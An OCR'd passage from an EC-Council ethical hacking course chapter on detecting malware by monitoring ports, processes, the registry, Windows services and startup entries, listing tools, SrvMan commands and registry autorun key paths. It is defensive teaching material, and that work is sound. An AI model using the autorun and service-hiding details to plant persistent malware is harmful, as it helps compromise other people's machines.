


Figure 7.75: Screenshot of Netstat

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **TCPView**

  Source: *https://docs.microsoft.com*

  TCPView is a Windows program that shows detailed listings of all TCP and UDP endpoints on the system, including the local and remote addresses, and the state of the TCP connections. It provides a subset of the Netstat program that ships with Windows. The TCPView download includes Tcpvcon, a command-line version with the same functionality. When TCPView runs, it enumerates all active TCP and UDP endpoints, resolving all IP addresses to their domain name versions.





Figure 7.76: Screenshot of TCPView

Some additional port monitoring tools are as follows:

- Port Monitor (*https://www.port-monitor.com*)
- CurrPorts (*https://www.nirsoft.net*)
- TCP Port Monitoring (*https://www.dotcom-monitor.com*)
- PortExpert (*http://www.kcsoftwares.com*)
- PRTG Network Monitor (*https://www.paessler.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Process Monitoring

Malware enters the system through images, music files, videos, etc., which are downloaded from the Internet, camouflage themselves as genuine Windows services, and hide their processes to avoid detection. Some malwares use PEs to inject themselves into various processes (such as explorer.exe or web browsers). Malicious processes are visible but appear legitimate; hence, they can bypass desktop firewalls. Attackers use specific rootkit methods to hide malware in the system so that the antivirus software cannot detect it easily.

Process monitoring helps in understanding the processes that the malware initiates and takes over after execution. It is also necessary to observe the child processes, associated handles, loaded libraries, functions, and execution flow of boot time processes to define the entire nature of a file or program, gather information about the processes running before the execution of the malware, and compare them with the processes running after execution. This method will reduce the time taken to analyze the processes and help in easy identification of all the processes that the malware starts. Use process-monitoring tools such as Process Monitor to detect suspicious processes.

- **Process Monitor**

  Source: *https://docs.microsoft.com*

  Process Monitor is a monitoring tool for Windows that shows real-time file system, registry, and process/thread activity. It combines the features of two legacy Sysinternals utilities, Filemon and Regmon, and adds an extensive list of enhancements, including rich and non-destructive filtering, comprehensive event properties such session IDs and user names, reliable process information, full thread stacks with integrated symbol support for each operation, simultaneous logging to a file, and so on. The unique

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

features of Process Monitor make it a core utility in system troubleshooting and malware hunting toolkits.

Features:

- More data captured for operation input and output parameters.
- Non-destructive filters that can be set without losing data.
- Capture of thread stacks for each operation makes it possible to identify the cause of operation in many cases.
- Reliable capture of process details, including image path, command line, user, and session ID.
- Configurable and moveable columns for any event property.
- Filters can be set for any data field, including fields not configured as columns.
- Advanced logging architecture scales to tens of millions of captured events and gigabytes of log data.
- Process tree tool shows the relationships of all processes referenced in a trace.
- Native log format preserves all data for loading in a different Process Monitor instance.





Figure 7.77: Screenshot of Process Monitor

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional process monitoring tools are as follows:

- Process Explorer *(https://docs.microsoft.com)*
- OpManager *(https://www.manageengine.com)*
- Monit *(https://mmonit.com)*
- ESET SysInspector *(https://www.eset.com)*
- System Explorer *(http://systemexplorer.net)*

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Registry Monitoring

The Windows registry stores OS and program configuration details, such as settings and options. If the malware is a program, the registry stores its functionality. The malware uses the registry to perform harmful activity continuously by storing entries in the registry and ensuring that the malicious program runs whenever the computer or device boots automatically.

When an attacker installs malware on the victim's machine, it generates a registry entry. Consequently, various changes will be noticed, such as the system becomes slower, various advertisements keep popping up, and so on.

Windows automatically executes instructions in the following sections of the registry:

- ***Run***
- ***RunServices***
- ***RunOnce***
- ***RunServicesOnce***
- ***HKEY_CLASSES_ROOT\exefile\shell\open\command "%1" %*.***

Malware inserts instructions in these sections of the registry to perform malicious activities. You should have fair knowledge of the Windows registry, its contents, and inner workings to analyze the presence of malware. Scanning for suspicious registries will help to detect malware. Use registry monitoring tools such as RegScanner to scan registry values for any suspicious entries that may indicate malware infection.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **jv16 PowerTools**

  Source: *https://www.macecraft.com*

  Jv16 PowerTools is a PC system utility software that works by erasing unnecessary files and data, cleaning the Windows registry, automatically fixing system errors, and optimizing your system. It allows you to scan and monitor the registry.

  It helps in detecting registry entries created by the malware. The "Clean And Speedup My Computer" feature of Registry Cleaner in jv16 PowerTools is a solution for fixing registry errors and system errors and cleaning registry leftovers and unnecessary files such as old log files and temporary files.





Figure 7.78: Screenshot of jv16 PowerTools

Some additional registry monitoring tools are as follows:

- regshot (*https://sourceforge.net*)
- Reg Organizer (*https://www.chemtable.com*)
- Registry Viewer (*https://accessdata.com*)
- RegScanner (*https://www.nirsoft.net*)
- Registrar Registry Manager (*https://www.resplendence.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Windows Services Monitoring

Attackers design malware and other malicious code such that they install and run on a computer in the form of services. As most services run in the background to support processes and applications, the malicious services are invisible even when they are performing harmful activities in the system and they can function without intervention or input. Malware spawns Windows services that allow attackers to remotely control the victim's machine and pass malicious instructions. Malware may also adopt rootkit techniques to manipulate the following registry keys to hide their processes and services.

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services

These malicious services run as a SYSTEM account or other privileged accounts, which provide greater access compared to user accounts, making them more dangerous than common malware and executable code. Attackers also try to conceal their actions by naming the malicious services with names similar to genuine Windows services to avoid detection.

You can trace malicious services initiated by the suspicious file during dynamic analysis using Windows service monitoring tools such as Windows Service Manager (SrvMan), which can detect changes in services and scan for suspicious Windows services.

- **Windows Service Manager (SrvMan)**

  Source: *http://tools.sysprogs.org*

  SrvMan has both GUI and command-line modes. It can also be used to run arbitrary Win32 applications as services (when such a service is stopped, the main application window is automatically closed).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

You can use SrvMan's command-ine interface to perform the following tasks:

- **Create services**

```
srvman.exe add <file.exe/file.sys> [service name] [display name]
[/type:<service type>] [/start:<start mode>] [/interactive:no]
[/overwrite:yes]
```

- **Delete services**

```
srvman.exe delete <service name>
```

- **Start/stop/restart services**

```
srvman.exe start <service name> [/nowait] [/delay:<delay in msec>]
srvman.exe stop <service name> [/nowait] [/delay:<delay in msec>]
srvman.exe restart <service name> [/delay:<delay in msec>]
```

- **Install and start a legacy driver with a single call**

```
srvman.exe run <driver.sys> [service name] [/copy:yes]
[/overwrite:no] [/stopafter:<msec>]
```





Figure 7.79: Screenshot of Windows Service Manager

Some additional Windows service monitoring tools are as follows:

- Advanced Windows Service Manager (*https://securityxploded.com*)
- Process Hacker *(https://processhacker.sourceforge.io)*
- Netwrix Service Monitor *(https://www.netwrix.com)*
- AnVir Task Manager *(https://www.anvir.com)*
- Service+ (*https://www.activeplus.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Startup Programs Monitoring

Malware can alter the system settings and add themselves to the startup menu to perform malicious activities whenever the system starts. Therefore, scanning for suspicious startup programs manually or using startup program monitoring tools such as Autoruns for Windows is essential for detecting malware.

Steps to manually detect hidden malware:

- **Step 1: Check startup program entries in the registry**

  Startup items such as programs, shortcuts, folders, and drivers are set to run automatically at startup when users log into a Windows OS (e.g., Windows 10). Startup items can be added by the programs or drivers installed, or manually by the user. Programs that run on Windows 10 startup can be located in these registry entries, such as Windows startup setting, Explorer startup setting, and IE startup setting.

  - **Windows Startup Setting**

    `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`

    `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`

    `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce`

    `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce`

  - **Explorer Startup Setting**

    `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders, Common Startup`

    `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders, Common Startup`

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

`HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders, Startup`

`HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders, Startup`

- **IE Startup Setting**

`HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\URLSearchHooks`

`HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Toolbar`

`HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Extensions`

`HKEY_CURRENT_USER\SOFTWARE\Microsoft\Internet Explorer\MenuExt`

- **Step 2: Check device drivers automatically loaded**

Navigate to `C:\Windows\System32\drivers` to check the device drivers.

